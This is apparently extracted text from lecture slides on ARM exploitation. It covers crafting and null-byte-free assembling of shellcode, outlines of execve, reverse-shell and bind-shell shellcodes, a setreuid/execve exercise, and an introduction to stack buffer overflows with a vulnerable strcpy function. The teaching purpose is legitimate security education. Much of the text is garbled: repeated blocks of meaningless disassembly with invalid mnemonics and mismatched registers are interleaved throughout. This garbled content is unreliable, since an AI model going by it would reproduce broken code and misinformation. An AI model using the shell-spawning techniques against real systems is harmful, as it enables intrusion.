e1800002    mov     r0, r2
e1801004    mov     r1, r1
e3802004    str     r2, [r0, #4]
e00200c1    bl      10a284
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r1

```

```

.section .text
.global _start

```

```
_start:
```

|                                |                     |                     |
|--------------------------------|---------------------|---------------------|
| <b>add r1, pc, #12</b>         | @ set r1 to pc + 12 | - address of string |
| <b>mov r0, #1</b>              | @ mov 1 into r0     | - stdout            |
| <b>mov r2, #12</b>             | @ mov 12 into r2    | - length of string  |
| <b>mov r7, #4</b>              | @ mov 4 into r7     | - syscall no write  |
| <b>svc #1</b>                  |                     |                     |
| <b>.ascii "ARM Assembly\0"</b> |                     |                     |

```

e1800028    mov     r4, r0, #16
e07f8075    uxtb    r0, r0
e2800001    mov     r0, r2
e00f01c3    b       10000
e0011005    adds    r4, r4, r0
f3802004    movcc   r2, r4
12802000    movcs   r2, r0
e1500001    cmp     r0, r2
f2802000    movls   r2, #0
42842004    andbt   r2, r2, r4
e0528000    cmp     r2, r0
02455001    subeq    r5, r5, #1
12455001    subne    r5, r5, #1
e0ffff35    b       10000
e1510001    cmp     r4, r4
11528000    movcs   r4, r0

```

# Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02471001    subeq    r2, r2, #4
12471001    subne    r2, r2, #4
10811005    addlne    r4, r4, #5
e0412001    subl     r2, r2, #2
e1800001    movl     r0, r2
e1801005    movl     r1, r2
e5802004    stcl     r2, [r0, #4]
e0920001    bl       100200
e7802004    ldrcl    r2, [r0, #4]
e1801005    movl     r1, r2
e5ff1074    stxth    r4, r0
e1801005    movl     r0, r0
e0900000
e0900000
e1800000
e0900000
e0900000
12000000
12000000
e1800000
e0900000
e0900000
12400000
10800000
e0412001    subl     r2, r2, #2
e1800001    movl     r0, r2
e0412001    subl     r2, r2, #2
10800000    ldrcl    r2, [r0, #4]
e5ff1074    stxth    r4, r0
e1801005    movl     r0, r0
e0900000    bl       100200
e7802004    ldrcl    r2, [r0, #4]
e1801005    movl     r1, r2
e5ff1074    stxth    r4, r0
e1801005    movl     r0, r0
```

|    |            |    |    |
|----|------------|----|----|
| 10 | 10         | 8F | E2 |
| 01 | 00         | A0 | E3 |
| 0C | 20         | A0 | E3 |
| 04 | 70         | A0 | E3 |
| 01 | 00         | 00 | EF |
| 41 | 52         | 4D | 20 |
| 41 | 73         | 73 | 65 |
| 6D | 62         | 6C | 79 |
| 00 | b 10000000 |    |    |

# Creating Shellcode

```
.section .text
.global _start

_start:
    add r1, pc, #12
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02470001    subeq    r2, r2, #4
12470001    subne    r2, r2, #4
10811005    addne    r4, r4, #5
e0412001    sub     r2, r4, #2
e1800001    mov     r0, r2
e1811005    mov     r1, r5
e5802004    str     r2, [r0, #4]
e0920c01    bl      109200
e7802004    ldr     r2, [r0, #4]
e1801005    mov     r1, r5
e7ff0074    uxtb    r4, r0
e1810001    mov     r5, r0
e0000000
e0000000
e1800001    mov     r0, r2
e0000000
e0000000
12000000
12000000
e1500001    mov     r0, r2
e0000000
e0000000
12000000
12400000
10800000
e0412001    sub     r2, r4, #2
e1800001    mov     r0, r2
e0410005    adds     r4, r4, #5
e5802004    str     r2, [r0, #4]
12802000    movcs    r2, #0
e1500001    cmp     r0, r4
e2802005    movt     r2, #48
e2812001    andbt    r2, r2, #1
e3528005    cmp     r2, #0
02470001    subeq    r2, r2, #4
12470001    subne    r2, r2, #4
e7ff0075    b       109000
e1510001    cmp     r4, r4
e1528005    cmp     r4, #0
```

|    |    |    |    |
|----|----|----|----|
| 10 | 10 | 8F | E2 |
| 01 | 00 | A0 | E3 |
| 0C | 20 | A0 | E3 |
| 04 | 70 | A0 | E3 |
| 01 | 00 | 00 | EF |
| 41 | 52 | 4D | 20 |
| 41 | 73 | 73 | 65 |
| 6D | 62 | 6C | 79 |
| 00 |    |    |    |

# Creating Shellcode

**Problem:** null bytes in shellcode

**Fix:** Use Thumb instruction set to craft shellcode.

```
02471001    subeq    r2, r2, #4
12471001    subne    r7, r7, #2
10811005    addlne   r4, r4, #5
e0412002    sub      r2, r4, r2
e1800002    mov      r0, r2
e1801004    mov      r3, r5
e3802004    str      [r0, #4]
e00200e1    bl       10a284
e7802004    ldr      r2, [r0, #4]
e1801004    mov      r4, r5
e07f8074    orlth    r4, r4
e1803000    mov      r3, r0
e1800002    mov      r0, r2
e0020058    bl       10a490
e0000030    subl     r0, r0, #2
e1841001    orr      r1, r4, r1, lsl, #10
e1500001    cmp      r0, r4
34000003    bhs      10764
e0011000    addls    r4, r4, #0
12802001    movcc    r2, #1
12802000    movcs    r2, #0
e1500001    cmp      r0, r4
32802000    movls    r2, #0
32802001    andlt    r2, r2, #1
e1510000    cmp      r2, #0
e1450001    subeq    r3, r3, #4
12450002    subne    r5, r5, #2
10811005    addlne   r4, r4, #5
e0412009    sub      r4, r4, #0
e1850007    orr      r0, r5, r7, lsl, #10
e07ff714    b        10000
e0450005    sub      r5, r5, #0
10800020    lsr      r3, r0, #10
e07f8070    orlth    r0, r0
e2800001    mov      r0, r4
e07ff7c3    b        10000
e0011000    addls    r4, r4, #0
32802001    movcc    r2, #1
12802000    movcs    r2, #0
e1500001    cmp      r0, r4
32802000    movls    r2, #0
32802001    andlt    r2, r2, #1
e0520000    cmp      r2, #0
02450001    cublne   r5, r5, #1
12450002    subne    r0, r0, #2
e07ff735    b        10000
e1510001    cmp      r4, r4
11520000    movcs    r3, #0
```



# Creating Shellcode

```
02470001    subeq    r1, r1, #1
02470002    subne    r1, r1, #1
02470003    addne    r1, r1, #5
02470004    sub     r1, r1, #2
```

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1           @ set r1 to pc+1
    bx r1                   @ branch to r1 to switch to Thumb

    .code 16
    add r1, pc, #8           @ set r1 to pc + 8 - address of string
    mov r0, #1               @ set r0 to 1 - stdout
    mov r0, #1               @ fill inst., needed because of add r1
    mov r2, #12              @ set r2 to 12 - length of string
    mov r7, #4               @ set r7 to 4 - syscall no write
    svc #1
    .ascii "ARM Assembly\0"
```

```
02480001    movs     r1, #0
02480002    cmp     r1, #0
02480003    movls   r2, #0
02480004    andn    r2, r2, #1
02480005    cmp     r2, #0
02480006    subne    r3, r3, #1
02480007    subne    r3, r3, #2
02480008    b       #0x00000000
02480009    cmp     r4, #1
0248000a    movs     r4, #0
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

|    |         |    |    |
|----|---------|----|----|
| 01 | 10      | 8F | E2 |
| 11 | FF      | 2F | E1 |
| 02 | A1      |    |    |
| 01 | 20      |    |    |
| 01 | 20      |    |    |
| 0C | 22      |    |    |
| 04 | 27      |    |    |
| 01 | DF      |    |    |
| 41 | 52      | 4D | 20 |
| 41 | 73      | 73 | 65 |
| 6D | 62      | 6C | 79 |
| 00 | no data |    |    |

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    add r1, pc, #8
    mov r0, #1
    mov r0, #1
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM Assembly\0"
```

```
02470001 subneq r2, r2, #1
02470002 subneq r2, r2, #2
02470003 addneq r2, r2, #5
02470004 sub r2, r2, #2
02480001 mov r0, r2
02480002 mov r1, r2
02480003 stc r2, [r0, #4]
02480004 bl 0x248
02480005 ldr r2, [r0, #4]
```

|    |    |    |    |
|----|----|----|----|
| 01 | 10 | 8F | E2 |
| 11 | FF | 2F | E1 |
| 02 | A1 |    |    |
| 01 | 20 |    |    |
| 01 | 20 |    |    |
| 0C | 22 |    |    |
| 04 | 27 |    |    |
| 01 | DF |    |    |
| 41 | 52 | 4D | 20 |
| 41 | 73 | 73 | 65 |
| 6D | 62 | 6C | 79 |
| 00 |    |    |    |

```
02480001 mov r0, r2
02480002 b 0x248
02480003 adds r2, r2, #5
02480004 movcc r2, #1
02480005 movcc r2, #0
02480006 cmp r0, r2
02480007 movcc r2, #0
02480008 andcc r2, r2, #1
02480009 cmp r2, #0
0248000A subneq r2, r2, #1
0248000B subneq r2, r2, #2
0248000C b 0x248
0248000D cmp r2, r2
0248000E cmp r2, #0
```

# Creating Shellcode

```
02470001    subeq    r3, r3, #1
02470002    subne    r3, r3, #2
02470003    addne    r4, r3, r5
```

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]    @ overwrite the A
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM AssemblyA" @ \0 replaced with A
```

```
02470004    cmp     r0, r0
02470005    movt    r2, #8
02470006    andht   r2, r2, #1
02470007    cmp     r2, #0
02470008    subne   r3, r3, #1
02470009    subne   r3, r3, #2
0247000A    b       0x0000
0247000B    cmp     r3, r3
0247000C    movt    r3, #8
```

# Creating Shellcode

```
.section .text
.global _start

_start:
    .code 32
    add r1, pc, #1
    bx r1

    .code 16
    eor r2, r2, r2
    add r1, pc, #8
    mov r0, #1
    strb r2, [r1, #12]
    mov r2, #12
    mov r7, #4
    svc #1
    .ascii "ARM AssemblyA"
```

```
02470001 subeq r2, r2, #1
02470002 subne r2, r2, #1
02470003 addne r4, r4, #5
02470004 sub r2, r2, #2
02480001 mov r0, r2
02480002 mov r3, r3
02480003 str r2, [sp, #4]
02480004 bl 0x2484
02480005 ldr r2, [sp, #4]
```

|    |          |          |    |
|----|----------|----------|----|
| 01 | 10       | 8F       | E2 |
| 11 | FF       | 2F       | E1 |
| 02 | A1       | 00000000 |    |
| 01 | 20       |          |    |
| 0A | 73       | 00000000 |    |
| 0C | 22       |          |    |
| 04 | 27       | 00000000 |    |
| 01 | DF       |          |    |
| 41 | 52       | 4D       | 20 |
| 41 | 73       | 73       | 65 |
| 6D | 62       | 6C       | 79 |
| 41 | 00000000 |          |    |

```
02480001 mov r0, r2
02480002 b 0x2484
02480003 adds r4, r4, #5
02480004 movcc r2, #1
02480005 cmp r0, r2
02480006 movt r2, #48
02480007 andgt r2, r2, #1
02480008 cmp r2, #0
02480009 subne r2, r2, #1
0248000a subne r2, r2, #1
0248000b b 0x2484
0248000c cmp r4, r4
0248000d cmp r3, #0
```

# Compile Shellcode

```
02470001    subeq    r2, r2, #4
02470002    subne    r2, r2, #4
02470003    addne    r4, r4, #5
02470004    sub      r2, r2, r2
02470005    mov      r0, r2
02470006    mov      r3, r5
02470007    str      r2, [r0, #4]
02470008    bl       0x02470004
02470009    ldr      r2, [r0, #4]
0247000a    mov      r4, r5
0247000b    strh     r4, r4
0247000c    mov      r3, r0
0247000d    mov      r0, r2
0247000e    bl       0x02470004
0247000f    strl     r0, r0, #2
```

Use GNU Assembler to compile ARM assembler

```
as -o shellcode.o shellcode.s
```

Optional: In order to test whether the shellcode works,  
it is necessary to link it

```
ld -N -o shellcode shellcode.o
```

```
02470005    sub      r2, r2, #5
02470006    ldr      r3, r0, #16
02470007    strh     r0, r0
02470008    mov      r0, r2
02470009    b        0x02470005
0247000a    adds     r4, r4, #5
0247000b    movcc    r2, r2
0247000c    movcc    r2, #0
0247000d    cmp      r0, r2
0247000e    movcc    r2, #0
0247000f    andlt    r2, r2, #4
02470010    cmp      r2, #0
02470011    subne    r5, r5, #4
02470012    subne    r0, r0, #2
02470013    b        0x02470005
02470014    cmp      r4, r4
02470015    movcc    r3, r0
```

# Extract Bytes

```
02470001    subeq    %r1, %r1, %r1
02470002    subne    %r1, %r1, %r1
02470003    addl     %r1, %r1, %r1
02470004    subl     %r1, %r1, %r1
02480001    movl     %r0, %r2
02480002    movl     %r1, %r3
02480003    stc      %r2, [%r1, %r4]
02480004    btl      1000000
02480005    ldrl     %r2, [%r1, %r4]
02480006    movl     %r1, %r3
02480007    movl     %r2, %r3
02480008    movl     %r0, %r2
02480009    btl      1000000
0248000a    movl     %r0, %r2, %r2
```

Since the GNU assembler creates a full ELF binary, it is necessary to extract the bytes

```
objcopy -O binary shellcode.o shellcode.bin
```

Print bytes in C string format

```
hexdump -v -e '"\\""x" 1/1 "%02x" "' shellcode.bin
```

```
\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x
x22\x04\x27\x01\xdf\x00\xbe\x41\x52\x4d\x20\x41\x73\x73\x65\x6d\x
x62\x6c\x79\x41
```

```
02490001    movl     [%r1, %r2], %r3
02490002    btl      1000000
02490003    addl     %r1, %r1, %r1
02490004    movcwl   %r2, %r1
02490005    movcwl   %r3, %r0
02490006    cmpl     [%r1, %r2]
02490007    movl     %r2, %r0
02490008    andrl    %r2, %r2, %r1
02490009    cmpl     %r2, %r0
0249000a    subne    %r1, %r1, %r1
0249000b    subne    %r1, %r1, %r1
0249000c    btl      1000000
0249000d    cmpl     %r1, %r1
0249000e    cmpl     %r1, %r1
```

# Use ropper to compile shellcode

```
ropper --asm "add r1, pc, #1; bx r1" S --arch ARM; # switch to Thumb
state
"\x01\x10\x8f\xe2\x11\xff\x2f\xe1"
```

```
ropper --asm "
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
" S --arch ARMTHUMB;
"\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
```

```
shellcode = "\x01\x10\x8f\xe2\x11\xff\x2f\xe1"
shellcode += "\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
shellcode += "ARM AssemblyA"
```



# Use ropper to compile shellcode

```
02470001  subeq  r2, r2, #4
02470002  subne  r2, r2, #4
02470003  addne  r4, r2, #5
02470004  sub  r2, r2, r2
02480001  mov  r0, r2
02480002  mov  r1, r1
02480003  stc  r2, [sp, #4]
02480004  b
```

```
eors r2, r2, r2
adr r1, #8
movs r0, #1
strb r2, [r1, #12]
movs r2, #12
movs r7, #4
svc #1
```

Listing 1: shellcode.s

```
02480001  addne  r2, r2, #4
02480002  cmp  r2, #0
02480003  subeq  r3, r3, #4
02480004  subne  r5, r5, #2
02480005  addne  r4, r2, #5
02480006  sub  r4, r2, #0
```

```
ropper --file shellcode.s --asm S --arch ARMTHUMB
"\x52\x40\x02\xa1\x01\x20\x0a\x73\x0c\x22\x04\x27\x01\xdf"
```

```
02480001  b  0000
02480002  adds r4, r4, #5
02480003  movcc r2, r2
02480004  movcs r3, #0
02480005  cmp  r0, r2
02480006  movls r2, #0
02480007  andlt r2, r2, r1
02480008  cmp  r2, #0
02480009  subne r3, r3, #4
0248000a  subne r5, r5, #2
0248000b  b  0000
0248000c  cmp  r4, r4
0248000d  movcs r3, #0
```

# Common Shellcodes - execve

```

02471001 subeq    %7, %7, %4
12471002 subne    %7, %7, %4
10811003 addlne   %4, %4, %5
e0412002 sub     %2, %4, %2
e1800002 mov     %0, %2
e1801004 mov     %3, %5
e3802004 stc     %2, [%0, %4]
e00200e1 btl     10a284
e7802004 ldr     %2, [%0, %4]
e1801004 mov     %4, %5
e0ff0074 orlth    %4, %4
e1803000 mov     %3, %0
e1800002 mov     %0, %2
e0010058 btl     10a490
e7000030 subl     %0, %0, %2
e1841001 orc     %1, %4, %1, %3, %10
e1500001 cmp     %0, %4
38000043 bts     10784
e0010000 addl    %4, %4, %0
12802001 movcc   %2, %0
22802000 movcs   %2, %0
e1500001 cmp     %0, %0
e1520000 cmp     %2, %0
02471001 subeq    %0, %0, %4
12471002 subne    %0, %0, %4
10811003 addlne   %4, %4, %5
e0412003 sub     %4, %4, %0
e1800007 orc     %0, %0, %7, %3, %10
e0ff0074 b         10a004
e0400004 sub     %5, %0, %0
e1800020 lsr     %3, %0, %10
e0ff0070 orlth    %0, %0
e3800001 mov     %0, %2
e0ff00c3 b         10a004
e0011000 addl    %4, %4, %0
38002001 movcc   %2, %4
22802000 movcs   %2, %0
e1500001 cmp     %0, %2
22802000 movyl   %2, %0
32802001 andl    %2, %0, %4
e0528000 cmp     %2, %0
02450001 subneq   %5, %5, %4
12450002 subne    %0, %0, %4
e0ffff05 b         10a000
e1510001 cmp     %4, %4
21528000 movcs   %4, %0

```

Calls `execve` system call to spawn a shell

- `setreuid` - make sure that priveleges are not dropped
- `execve` - call `/bin/sh`

# Common Shellcodes - reverse shell

```

024710001 subseq 03, 03, 04
124770001 subseq 05, 05, 02
108110000 addline 04, 04, 05
004120002 sub 04, 04, 02
018000002 mov 00, 02
018010000 mov 03, 05
038020000 str 02, [ip, 04]
000200001 hll 100200
038020000 ldr 02, [ip, 04]
018010000 mov 04, 05
000000001 outh 04, 04
018000000 mov 00, 02
000020000 hll 100000
038000000 sub 00, 00, 02
018010001 str 04, 04, 04, 04, 04
015000001 cmp 00, 02
000000000 hll 100000
000110000 addls 04, 04, 05
128020001 movcx 02, 04
128020000 movcx 02, 00
015000001 cmp 00, 02
038020000 movcx 02, 00
028020001 andhl 02, 02, 04
035200000 cmp 02, 00
024500001 subseq 05, 05, 04
124500002 subseq 05, 05, 02
108110000 addline 04, 04, 05
004120000 sub 04, 04, 00
018000007 str 00, 05, 07, 04, 010
000000010 h 100000
004500000 sub 05, 05, 00
108000000 ldr 04, 00, 010
000000070 outh 00, 00
038000001 mov 00, 02
000000000 h 100000
000110000 addls 04, 04, 05
128020001 movcx 02, 04
128020000 movcx 02, 00
015000001 cmp 00, 02
128020000 movcx 02, 00
028020001 andhl 02, 02, 04
035200000 cmp 02, 00
024500001 subseq 05, 05, 04
124500002 subseq 05, 05, 02
000000005 h 100000
015000001 cmp 04, 04
128000000 movcx 04, 00

```

Connects to an IP address and port and provides shell access

- **socket** - create a socket
- **connect** - connect to IP/PORT
- **dup2** - redirect **stderr**
- **dup2** - redirect **stdout**
- **dup2** - redirect **stdin**
- **execve** - call **/bin/sh**

# Common Shellcodes - bind shell

Bind a socket to port and provides shell access

- **socket** - create a socket
- **bind** - bind a socket to IP/PORT
- **listen** - listen on the created socket
- **accept** - accept incoming connection
- **dup2** - redirect **stderr**
- **dup2** - redirect **stdout**
- **dup2** - redirect **stdin**
- **execve** - call **/bin/sh**

```
02471004 subseq %EAX,%EAX,%EAX
02471005 subseq %EAX,%EAX,%EAX
02471006 addlne %EAX,%EAX,%EAX
02471007 sub %EAX,%EAX,%EAX
02471008 mov %EAX,%EAX
02471009 mov %EAX,%EAX
0247100A stc %EAX,%EAX,%EAX
0247100B hll %EAX,%EAX,%EAX
0247100C ldr %EAX,%EAX,%EAX
0247100D mov %EAX,%EAX
0247100E sth %EAX,%EAX,%EAX
0247100F mov %EAX,%EAX
02471010 mov %EAX,%EAX
02471011 hll %EAX,%EAX,%EAX
02471012 sub %EAX,%EAX,%EAX
02471013 cmp %EAX,%EAX
02471014 bts %EAX,%EAX,%EAX
02471015 addls %EAX,%EAX,%EAX
02471016 movcx %EAX,%EAX,%EAX
02471017 movcx %EAX,%EAX,%EAX
02471018 cmp %EAX,%EAX,%EAX
02471019 movls %EAX,%EAX,%EAX
0247101A andlt %EAX,%EAX,%EAX
0247101B cmp %EAX,%EAX,%EAX
0247101C subseq %EAX,%EAX,%EAX
0247101D subseq %EAX,%EAX,%EAX
0247101E addlne %EAX,%EAX,%EAX
0247101F sub %EAX,%EAX,%EAX
02471020 orx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471021 h %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471022 sub %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471023 lsr %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471024 sth %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471025 mov %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471026 h %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471027 addls %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471028 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471029 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102A cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102B movls %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102C andlt %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102D cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102E subseq %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
0247102F subseq %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471030 h %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471031 cmp %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
02471032 movcx %EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX,%EAX
```

## Craft shellcode that does the following things:

- call `setreuid`
  - `arg1 (ruid) - root = 0`
  - `arg2 (euid) - root = 0`
- call `execve`
  - `arg1 (command) - pointer to command`
  - `arg2 (args) - 0`
  - `arg3 (env) - 0`
- command `"/bin/sh"`

```

e1800000    subseq    r7, r7, #4
12477000    subseq    r7, r7, #4
10811000    addlwr    r4, r4, r8
e0412000    sub      r2, r2, r2
e1800000    mov      r4, r2
e1801000    mov      r4, r5
e0402000    str      r2, [r4, #4]
e0000000    bl      400200
e7502000    ldr      r2, [r4, #4]
e1801000    mov      r4, r5
e77f4074    uth      r4, r8
e1805000    mov      r5, r6
e1800000    mov      r5, r5
e0000000    bl      400200
e1801000    mov      r4, r5, lsl, #16
e1500000    cmp      r4, r5
90000000    bne      r4, r5, #16
e0011000    mov      r4, r5
13802000    mov      r4, r5
e3802000    mov      r4, r5
e1500000    cmp      r4, r5
70002000    mov      r4, r5
80022000    bne      r4, r5, #16
e1520000    uth      r4, r8
02457000    mov      r7, r5, lsl, #45
12470000    b      40000
10811000    sub      r5, r5, r8
e0412000    str      r5, [r4, #16]
e1800000    mov      r7, r6
e1800000    mov      r7, r6
e0012000    adds     r4, r4, r5
13802000    movcc    r2, r4
23802000    movcc    r2, r6
e1500000    cmp      r2, r4
93802000    movlwr   r2, r6
20020000    andlwr   r2, r4, r4
e1520000    cmp      r2, r6
02457000    subseq    r5, r5, #1
12475000    subseq    r5, r5, #2
00ffff05    b      40020
e1530000    cmp      r3, r5
11520000    cmpcc    r3, r5

```



# System Calls

|              |      |                 |                    | 02470001          | subeq | r7, r7, #4   |  |
|--------------|------|-----------------|--------------------|-------------------|-------|--------------|--|
|              |      |                 |                    | 02470002          | subne | r7, r7, #4   |  |
|              |      |                 |                    | 02471000          | addne | r4, r4, #5   |  |
|              |      |                 |                    | 02472002          | sub   | r2, r4, #2   |  |
|              |      |                 |                    | e1800002          | mov   | r0, r2       |  |
|              |      |                 |                    | e1801000          | mov   | r3, r5       |  |
|              |      |                 |                    | e1802000          | stc   | r2, [sp, #4] |  |
|              |      |                 |                    | e1803001          | bl    | #0x200       |  |
|              |      |                 |                    | e1804000          | ldr   | r2, [sp, #4] |  |
|              |      |                 |                    | e1805000          | mov   | r4, r5       |  |
|              |      |                 |                    | e1ff0074          | uxth  | r4, r4       |  |
|              |      |                 |                    | e1806000          | mov   | r3, r0       |  |
|              |      |                 |                    | e1807002          | mov   | r0, r2       |  |
|              |      |                 |                    | e1808000          | bl    | #0x200       |  |
|              |      |                 |                    | e1809000          | sub   | r0, r0, #2   |  |
| syscall      | r7   | r0              | r1                 | r2                |       |              |  |
| sys_read     | 0x3  | unsigned int fd | char *buf          | size_t count      |       |              |  |
| sys_write    | 0x4  | unsigned int fd | const char *buf    | size_t count      |       |              |  |
| sys_execve   | 0xb  | const char *cmd | const char *argv[] | const char envp[] |       |              |  |
| sys_setreuid | 0xcb | uid_t ruid      | uid_t euid         |                   |       |              |  |

[https://w3challs.com/syscalls/?arch=arm\\_thumb](https://w3challs.com/syscalls/?arch=arm_thumb)

# Stack-based Memory Corruptions

```

e7800001 movh1 r0, r4
e2800000 movl1 r0, r0
e1500001 cmp r0, r4
e2800000 movh1 r0, r0
e7800000 cmp r0, r0
e2477001 subeq r7, r7, #4
e2477001 subne r7, r7, #4
e0811000 addlne r4, r4, r0
e0412002 sub r2, r4, r2
e1800002 mov r0, r2
e1801000 mov r3, r5
e5802004 stc r2, [r0, #4]
e0020000 bl 100200
e7802004 ldr r2, [r0, #4]
e1801000 mov r3, r5
e0770074 orlth r4, r4
e1803000 mov r3, r0
e1800002 mov r0, r2
e0010000 bl 100000
e0000000 subl r0, r0, #2
e0c r0, r4, r4, lsl, #16
e0c cmp r0, r4
e0000000 bts 10000
e0011000 addls r4, r4, r0
r4, r4
e2802000 movcs r2, r0
e1500001 cmp r0, r4
e2802000 movls r2, r0
e2802001 andlt r2, r2, #4
e2802000 cmp r2, r0
e2455001 subeq r5, r5, #4
e2455001 subne r5, r5, #2
e0811000 addlne r4, r4, r0
e0412000 sub r4, r4, r0
e0020000 orc r0, r0, r7, lsl, #16
e0777710 b 10000
e0455000 sub r5, r5, r0
e1800020 lsr r3, r0, #16
e0770070 orlth r0, r0
e2800001 mov r0, r4
e0777710 b 10000
e0011000 addls r4, r4, r0
e2802001 movcc r2, r4
e2802000 movcs r2, r0
e1500001 cmp r0, r4
e2802000 movls r2, r0
e2802001 andlt r2, r2, #4
e2802000 cmp r2, r0
e2455001 subeq r5, r5, #4
e2455001 subne r5, r5, #2
e0777710 b 10000
e0011000 addls r4, r4, r4
e2802000 movcc r2, r0

```

# What is a buffer overflow? (1)

```
02471001    subeq    r3, r3, #1
02471002    subne    r3, r3, #2
02471003    addne    r4, r4, r5
02471004    sub     r2, r2, r2
02471005    mov     r6, r2
02471006    mov     r3, r3
02471007    str     r2, [r4, #4]
02471008    bl      0x2284
02471009    ldr     r2, [r4, #4]
0247100a    mov     r4, r3
```

```
1
2 void dosomething(char *msg){
3     char buf[128];
4     strcpy(buf, msg);
5     puts(buf);
6 }
7
8 void main(int argc, char *argv[]){
9     dosomething(argv[1]);
10 }
```

```
0247100b    ldr     r3, r6, #16
0247100c    strh    r3, r6
0247100d    mov     r4, r2
0247100e    b       0x2286
0247100f    adds    r4, r4, r5
02471010    movcc   r2, r4
02471011    movcs   r3, r6
02471012    cmp     r4, r3
02471013    movls   r2, r6
02471014    andbt   r2, r2, r4
02471015    cmp     r2, r6
02471016    subne    r5, r5, #1
02471017    subne    r5, r5, #2
02471018    b       0x2286
02471019    cmp     r4, r4
0247101a    movcs   r4, r6
```



## What is a buffer overflow? (2)

```
02471004    subeq    %r3, %r3, #4
02471008    subine   %r3, %r3, #2
0247100c    addine   %r4, %r4, #5
02471010    sub      %r4, %r4, #2
02471014    mov      %r0, %r2
02471018    mov      %r3, %r5
0247101c    stc      %r2, [%r0, #4]
02471020    btl      0x02480
02471024    ldr      %r2, [%r0, #4]
02471028    mov      %r4, %r5
0247102c    sth      %r4, %r0
02471030    mov      %r0, %r0
02471034    mul      %r0, %r0, #2
02471038    cmp      %r4, %r4, %r3, %r3, #16
0247103c    cmp      %r0, %r2
02471040    btl      0x02480
02471044    addis    %r4, %r4, #5
02471048    movcc    %r2, %r4
0247104c    movcc    %r2, %r0
02471050    cmp      %r0, %r2
02471054    movlsl   %r2, %r0
02471058    andl     %r2, %r2, #4
0247105c    cmp      %r2, %r0
02471060    subeq    %r5, %r5, #4
02471064    subine   %r5, %r5, #2
02471068    addine   %r4, %r4, #5
0247106c    sub      %r4, %r4, #2
02471070    orc      %r0, %r5, %r7, %r3, #16
02471074    b        0x02480
02471078    sub      %r5, %r5, #5
0247107c    lsr      %r4, %r0, #16
02471080    sth      %r0, %r0
02471084    mov      %r0, %r4
02471088    b        0x02480
0247108c    addis    %r4, %r4, #5
02471090    movcc    %r2, %r4
02471094    movcc    %r2, %r0
02471098    andl     %r2, %r2, #4
0247109c    cmp      %r2, %r0
024710a0    subine   %r5, %r5, #4
024710a4    subine   %r5, %r5, #2
024710a8    b        0x02480
024710ac    cmp      %r4, %r4
024710b0    movcc    %r4, %r0
```

A buffer overflow condition exists when the program tries to write data into another buffer without checking if the data fits into the buffer.

A buffer overflow can occur on/in the:

- Stack
- Heap
- Data/BSS section



# How can a buffer overflow occur (1)

- Design issue in C/C++
- No compiler-based boundary checks
- Vulnerable functions
  - strcpy
  - memcpy
  - sprintf
  - gets
  - and more

```
02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    stc      r2, [r0, #4]
02471008    bl       024240
02471009    ldr      r2, [r0, #4]
0247100a    mov      r4, r5
0247100b    sth      r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       024240
0247100f    subl     r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r2
02471012    bhs      024760
02471013    addls    r4, r4, r0
02471014    movcc    r2, #1
02471015    movcc    r2, #0
02471016    cmp      r0, r2
02471017    movl     r2, #0
02471018    andb     r2, r2, #1
02471019    cmp      r2, #0
0247101a    subeq    r5, r5, #4
0247101b    subine   r6, r6, #2
0247101c    addine   r4, r4, #5
0247101d    sub      r4, r4, #0
0247101e    orr      r0, r5, r7, lsl, #16
0247101f    b        024660
02471020    sub      r5, r6, #0
